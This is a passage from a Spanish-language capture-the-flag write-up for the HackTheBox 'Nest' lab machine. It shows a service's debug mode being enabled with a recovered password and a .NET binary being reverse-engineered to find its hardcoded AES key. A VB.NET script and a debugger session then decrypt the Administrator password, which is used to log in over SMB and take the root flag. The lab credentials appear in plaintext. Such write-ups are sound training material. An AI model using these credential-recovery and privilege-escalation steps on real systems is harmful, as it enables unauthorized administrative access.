smb: \C.Smith\HQK Reporting\AD Integration Module\> ls
.                D            0   Fri Aug  9 07:18:42 2019
..               D            0   Fri Aug  9 07:18:42 2019
HqkLdap.exe      A       17408  Wed Aug  7 18:41:16 2019

10485247 blocks of size 4096. 6545401 blocks available
smb: \C.Smith\HQK Reporting\AD Integration Module\>
```

Aprovechando que ya tenemos la contraseña del modo debug de la aplicación HQK, vamos al puerto perteneciente a dicho servicio e iniciamos el modo debug ingresando dicho comando y la contraseña. A diferencia de la primera ejecución en donde los comandos disponibles eran pocos, encontramos que se nos han activado algunas opciones adicionales.

```
[x]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest]
#telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>debug WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

Entre los comandos más destacables que podemos usar, encontramos que el comando showquery nos permite leer un query (archivo), el comando list nos permite listar los queries (archivos y directorios) en una ruta específica y que el comando setdir nos permite movernos entre directorios.

```

>help showquery

SHOWQUERY <Query_ID>
Shows the contents of the specified database query. Use the LIST command to view
available queries, making note of the ID number next to the query you want to v
iew, then use the SHOWQUERY command with that ID number.

Examples:
SHOWQUERY 5           Shows the query with ID number 5

>help list

LIST
Lists the available queries in the current directory, along with an ID number fo
r each query. This number can be used with the RUNQUERY or SHOWQUERY commands.
To change the current directory use the SETDIR command

>help setdir

SETDIR <Directory>
Selects a new directory where query files can be run from. Use the LIST command
to view available directory names (marked with [DIR]) that can be used with this
command. The special characters ".." can be used to go back upto the previous d
irectory.

Examples:
SETDIR MY QUERIES      Changes to the directory named "MY QUERIES"
SETDIR ..              Changes to the parent directory of the current directory

```

Si ejecutamos el comando list en el directorio actual, veremos un listado de archivos y carpetas de los cuales los que más se destacan es la carpeta ldap y el archivo .exe y .xml

```

>list

Use the query ID numbers below with the RUNQUERY command and the directory names
with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY

[DIR] ALL QUERIES
[DIR] LDAP
[DIR] Logs
[1]  HqkSvc.exe
[2]  HqkSvc.InstallState
[3]  HQK_Config.xml

Current Directory: HQK

```



Accediendo al directorio ldap y listando su contenido, vemos el archivo ejecutable visto anteriormente en la carpeta descargada del smb del usuario smith y vemos un archivo de configuración para un ldap.

```
>setdir LDAP

Current directory set to LDAP
>list

Use the query ID numbers below with the RUNQUERY command and the directory names
with the SETDIR command

QUERY FILES IN CURRENT DIRECTORY

[1]   HqkLdap.exe
[2]   Ldap.conf

Current Directory: LDAP
```

Si leemos este archivo, vemos que este al igual que el archivo en donde vimos los datos de s.smith contiene el puerto 389, el nombre del usuario y su contraseña codificada.

```
>showquery 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4=
```

Así que esto me dio a pensar, en que posiblemente el archivo HqkLdap.exe necesite de dicho archivo de configuración para de una u otra manera acceder al sistema como admin, por lo que se copia y pega este contenido en un archivo nuevo en nuestra máquina.

En esta parte de la máquina se hace uso de un sistema windows por facilidad en la ejecución de archivo .exe y el reversing al mismo.

```
C:\Users\EthicalHCOP\Desktop>HqkLdap.exe
Invalid number of command line arguments


C:\Users\EthicalHCOP\Desktop>_
```

Si corremos el ejecutable sin parámetros adicionales, este nos dirá que es inválido el número de argumentos entregados. De igual manera, si ingresamos el archivo de configuración ldap como parámetro, nos dice que hace falta un módulo de importación de base de datos.


```
C:\Users\EthicalHCOP\Desktop>HqkLdap.exe ldap.conf
Please ensure the optional database import module is installed

C:\Users\EthicalHCOP\Desktop>
```

Debido a que no sabemos qué es lo que está haciendo o lo que hará dicho archivo ejecutable, procedemos a reversearlo para intentar entender cómo está funcionando. La primer herramienta usada fue IDA, pero esta no me daba información de una forma clara sobre lo que hace dicho programa.




La segunda herramienta a usar es dnSpy.exe, este es un debugger para aplicaciones hechas en .net framework. Al abrir el archivo ejecutable en el debugger, este de entrada nos entrega una pagina con informacion sobre dicho ejecutable como la versión del .net framework, versión del ensamble y otros.






Analizando el pseudocódigo entregado por dnSpy, vemos una función llamada RD la cual recibe entre sus parámetros un texto encryptado.



```
1 using System;
2 using System.IO;
3 using System.Security.Cryptography;
4 using System.Text;
5
6 namespace Hqkldap
7 {
8     // Token: 0x02000007 RID: 7
9     public class CR
10     {
11         // Token: 0x06000012 RID: 18 RVA: 0x00002278 File Offset: 0x00000678
12         public static string DS(string EncryptedString)
13         {
14             if (string.IsNullOrEmpty(EncryptedString))
15             {
16                 return string.Empty;
17             }
18             return CR.RD(EncryptedString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
19         }
20
21         // Token: 0x06000013 RID: 19 RVA: 0x00002280 File Offset: 0x00000680
22         public static string ES(string PlainString)
23         {
24             if (string.IsNullOrEmpty(PlainString))
25             {
26                 return string.Empty;
27             }
28             return CR.RE(PlainString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
29         }
30
31         // Token: 0x06000014 RID: 20 RVA: 0x000022E8 File Offset: 0x000006E8
32         private static string RE(string plaintext, string passPhrase, string saltValue, int passwordIterations, string initVector, int
33             keySize)
```

Si vemos los parámetros que recibe la función RD vs la función Decrypt en el archivo VB, vemos que ambas funciones recibes la misma cantidad de parámetros y coincidencialmente con los mismos nombres.



```
59 // Token: 0x06000015 RID: 21 RVA: 0x000023DC File Offset: 0x000007DC
60 private static string RD(string cipherText, string passPhrase, string saltValue, int
61     passwordIterations, string initVector, int keySize)
62 {
63     byte[] bytes = Encoding.ASCII.GetBytes(initVector);
64     byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
65     byte[] array = Convert.FromBase64String(cipherText);
66     Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passPhrase, bytes2,
67     passwordIterations);
68
69     Public Function Decrypt(ByVal cipherText As String, _
70         ByVal passPhrase As String, _
71         ByVal saltValue As String, _
72         ByVal passwordIterations As Integer, _
73         ByVal initVector As String, _
74         ByVal keySize As Integer) _
75         As String
```

Entonces, Para la solución de esta máquina se generan 2 soluciones que en mi concepto, una es más fácil que la otra.

## Forma fácil.

La forma facil para obtener el root es usar el script que usamos para obtener la contraseña del usuario smith, ya que reciben ambas funciones los mismos parámetros podemos reemplazar los valores obtenidos del dnspy en este archivo y lo ejecutamos dando como resultado la contraseña del administrador en texto plano.

Vb.NET by Anonymous

```
1 Imports System
2 Imports System.Text
3 Imports System.Security.Cryptography
4 Public Class Utils
5
6     Sub Main()
7         Console.WriteLine("Contraseña: "+DecryptString("yyEq0Uvvhq2uQ0cWG8peLoeRQehqip/fKdeG/kjEVb4="))
8     End Sub
9
10    Public Shared Function DecryptString(EncryptedString As String) As String
11        If String.IsNullOrEmpty(EncryptedString) Then
12            Return String.Empty
13        Else
14            Return Decrypt(EncryptedString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256)
15        End If
16    End Function
17 End Class
```

Contraseña: Xth4nkS4Pl4y1nGX

## Forma Difícil.


La forma dificil, en realidad no es tan dificil pero si es un poco más largo el camino y complejo a comparación del anterior.

Lo primero que haremos es colocar un punto de interrupción para que el debugger nos permita ejecutar paso a paso las siguientes ejecuciones que realice el aplicativo internamente.


```
55 }
56     return result;
57 }
58
59 // Token: 0x06000015 RID: 21 RVA: 0x000023DC File Offset: 0x000023DC
60 private static string RD(string cipherText, string passPhrase, string saltValue, int passwordIterations, string initVector, int
    keySize)
61 {
62     byte[] bytes = Encoding.ASCII.GetBytes(initVector);
63     byte[] bytes2 = Encoding.ASCII.GetBytes(saltValue);
64     byte[] array = Convert.FromBase64String(cipherText);
65     Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passPhrase, bytes2, passwordIterations);
66     checked
67     {
68         byte[] bytes3 = rfc2898DeriveBytes.GetBytes((int)Math.Round((double)keySize / 8.0));
69         ICryptoTransform transform = new AesCryptoServiceProvider
70         {
71             Mode = CipherMode.CBC
72         }.CreateDecryptor(bytes3, bytes);
73         MemoryStream memoryStream = new MemoryStream(array);
74         CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
75         byte[] array2 = new byte[array.Length + 1];
76         int count = cryptoStream.Read(array2, 0, array2.Length);
77         memoryStream.Close();
78         cryptoStream.Close();
79         return Encoding.ASCII.GetString(array2, 0, count);
80     }
```



Luego de esto iniciamos el debugger, como argumento del programa es importante dar el nombre (ruta) del archivo de configuración ldap, luego de ello seleccionamos "Punto de entrada" en la opción "Romper en".



Y tal y como pasó en el cmd al ejecutar solamente la aplicación con el archivo de configuración ldap, nos devuelve un mensaje diciendo que falta el módulo de importación de la base de datos. Sin embargo, mirando el porqué sale este error vemos que incumple con la condicional (!File.Exists("HqkDbImport.exe")), esto quiere decir que en la carpeta en donde está el archivo de HqkLdap.exe y el archivo Ldap.conf, debe existir también un archivo llamado HqkDbImport.exe.



Si hacemos memoria de las cosas que hemos visto y recolectado de esta maquina, por ningun lado pudimos tener acceso a dicho archivo de base de datos o a algo similar.


Entonces, ¿Cómo haremos para que se quite este error? ¿Cómo obtendremos ese archivo faltante?

La solución más cercana a dicho problema, es crear dicho archivo aunque este no tenga nada en realidad.

Para ello usaremos el bloc de notas y crearemos un nuevo archivo llamado "HqkDbImport.exe" y le aceptamos el mensaje de creación sobre este.

Sin título: Bloc de notas

Archivo Edición Formato Ver Ayuda



```
C:\> Símbolo del sistema

C:\Users\EthicalHCOP\Desktop>notepad HqkDbImport.exe

C:\Users\EthicalHCOP\Desktop>_
```

Al ejecutar nuevamente el debugger, este ya reconoce el archivo y salta al else del condicional.

```
MainModule x
30
31 else if (!File.Exists("HqkDbImport.exe"))
32 {
33     Console.WriteLine("Please ensure the optional database import module is installed");
34 }
35 else
36 {
37     LdapSearchSettings ldapSearchSettings = new LdapSearchSettings();
38     string[] array = File.ReadAllLines(MyProject.Application.CommandLineArgs[0]);
39     foreach (string text in array)
40     {
41         if (text.StartsWith("Domain=", StringComparison.CurrentCultureIgnoreCase))
42         {
43             ldapSearchSettings.Domain = text.Substring(text.IndexOf('=') + 1);
44         }
45         else if (text.StartsWith("User=", StringComparison.CurrentCultureIgnoreCase))
46         {
47             ldapSearchSettings.Username = text.Substring(text.IndexOf('=') + 1);
48         }
49         else if (text.StartsWith("Password=", StringComparison.CurrentCultureIgnoreCase))
50         {
51             ldapSearchSettings.Password = CR.DS(text.Substring(text.IndexOf('=') + 1));
52         }
53     }
54     Ldap ldap = new Ldap();
55     ldap.Username = ldapSearchSettings.Username;
56     ldap.Password = ldapSearchSettings.Password;
57     ldap.Domain = ldapSearchSettings.Domain;
58     Console.WriteLine("Performing LDAP query...");
59     List<string> list = ldap.FindUsers();
```



Una vez saltada esa condición, simplemente adelantamos los paso a paso del debugger hasta ver algo interesante en la pestaña de resultados. No pasa mucho para que nos retorne un par de resultados, uno de ellos llamado encryptedString que contiene el hash visto antes y otro valor devuelto que en su nombre tiene la palabra devuelto y su valor es el texto plano de la contraseña del admin. Sin embargo, esto aún no es muy claro para algunas personas y sobretodo si estas iniciando en esto.

```

9      public class CR
10     {
11         // Token: 0x06000012 RID: 18 RVA: 0x00002278 File Offset: 0x00000678
12         public static string DS(string EncryptedString)
13         {
14             if (string.IsNullOrEmpty(EncryptedString))
15             {
16                 return string.Empty;
17             }
18             return CR.RD(EncryptedString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
19         }
20
21         // Token: 0x06000013 RID: 19 RVA: 0x000022B0 File Offset: 0x000006B0
22         public static string ES(string PlainString)
23         {
24             if (string.IsNullOrEmpty(PlainString))
25             {
26                 return string.Empty;
27             }
28             return CR.RE(PlainString, "667912", "1313Rf99", 3, "1L1SA61493DRV53Z", 256);
29         }
30
31         // Token: 0x06000014 RID: 20 RVA: 0x000022E8 File Offset: 0x000006E8

```

Nombre	Valor
System.Text.Encoding.ASCII.get devuelto	System.Text.Encoding
System.Text.Encoding.GetString devuelto	"XtH4nkS4PI4y1nGX"
EncryptedString	"yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4="

Así que si seguimos con el debugging, llegamos a una parte en la que el objeto Ldap es configurado en sus valores username, password y domain. Si miramos el resultado y desplegamos los valores que tiene dicho objeto, encontramos de una forma más clara el usuario y la contraseña.

```

53     Ldap ldap = new Ldap();
54     ldap.Username = ldapSearchSettings.Username;
55     ldap.Password = ldapSearchSettings.Password;
56     ldap.Domain = ldapSearchSettings.Domain;
57     Console.WriteLine("Performing LDAP query...");
58     List<string> list = ldap.FindUsers();
59     Console.WriteLine(Conversions.ToString(list.Count) + " user accounts f
60     try
61     {

```

Nombre	Valor
Ldap	HqkLdap.Ldap
Domain	"nest.local"
Password	"XtH4nkS4PI4y1nGX"
Username	"Administrator"
_Domain	"nest.local"
_Password	"XtH4nkS4PI4y1nGX"
_Username	"Administrator"

Finalmente podemos acceder a los recursos de la máquina como administrador y obtener la bandera. Cabe resaltar que es una decisión personal obtener el root mediante smb, pero si prefieres, puedes utilizar psexec, crackmapexec o alguna otra tool que te permita abrir una shell como administrador.

```
[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/nest/HQK Reporting]
#smbclient \\\\10.10.10.178\\C$ -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \> l
$Recycle.Bin          DHS          0  Mon Jul 13 21:34:39 2009
Boot                 DHS          0  Sat Jan 25 16:15:35 2020
bootmgr              AHSR       383786  Fri Nov 19 23:40:08 2010
BOOTSECT.BAK         AHSR       8192   Tue Aug  6 00:16:26 2019
Config.Msi           DHS          0  Sat Jan 25 16:49:12 2020
Documents and Settings DHS          0  Tue Jul 14 00:06:44 2009
pagefile.sys         AHS 2146881536  Sat Feb  8 21:52:15 2020
PerfLogs             D            0  Mon Jul 13 22:20:08 2009
Program Files        DR            0  Wed Aug  7 18:40:50 2019
Program Files (x86)  DR            0  Tue Jul 14 00:06:53 2009
ProgramData          DH            0  Mon Aug  5 15:24:41 2019
Recovery             DHS          0  Mon Aug  5 15:22:25 2019
restartsvc.bat       A           33   Wed Aug  7 18:43:09 2019
Shares              D            0  Tue Aug  6 08:59:55 2019
System Volume Information DHS          0  Mon Aug  5 23:17:38 2019
Users               DR            0  Thu Aug  8 12:19:40 2019
Windows             D            0  Sat Jan 25 16:22:42 2020

10485247 blocks of size 4096. 6545223 blocks available

smb: \Users\Administrator\> cd Desktop
smb: \Users\Administrator\Desktop\> ls
.                DR            0  Sun Jan 26 02:20:50 2020
..              DR            0  Sun Jan 26 02:20:50 2020
desktop.ini      AHS       282  Sat Jan 25 17:02:44 2020
root.txt        A           32  Mon Aug  5 17:27:26 2019

10485247 blocks of size 4096. 6545223 blocks available
smb: \Users\Administrator\Desktop\> get root.txt
getting file \Users\Administrator\Desktop\root.txt of size 32 as root.txt (0,1 KiloBytes/sec)
(average 0,1 KiloBytes/sec)
```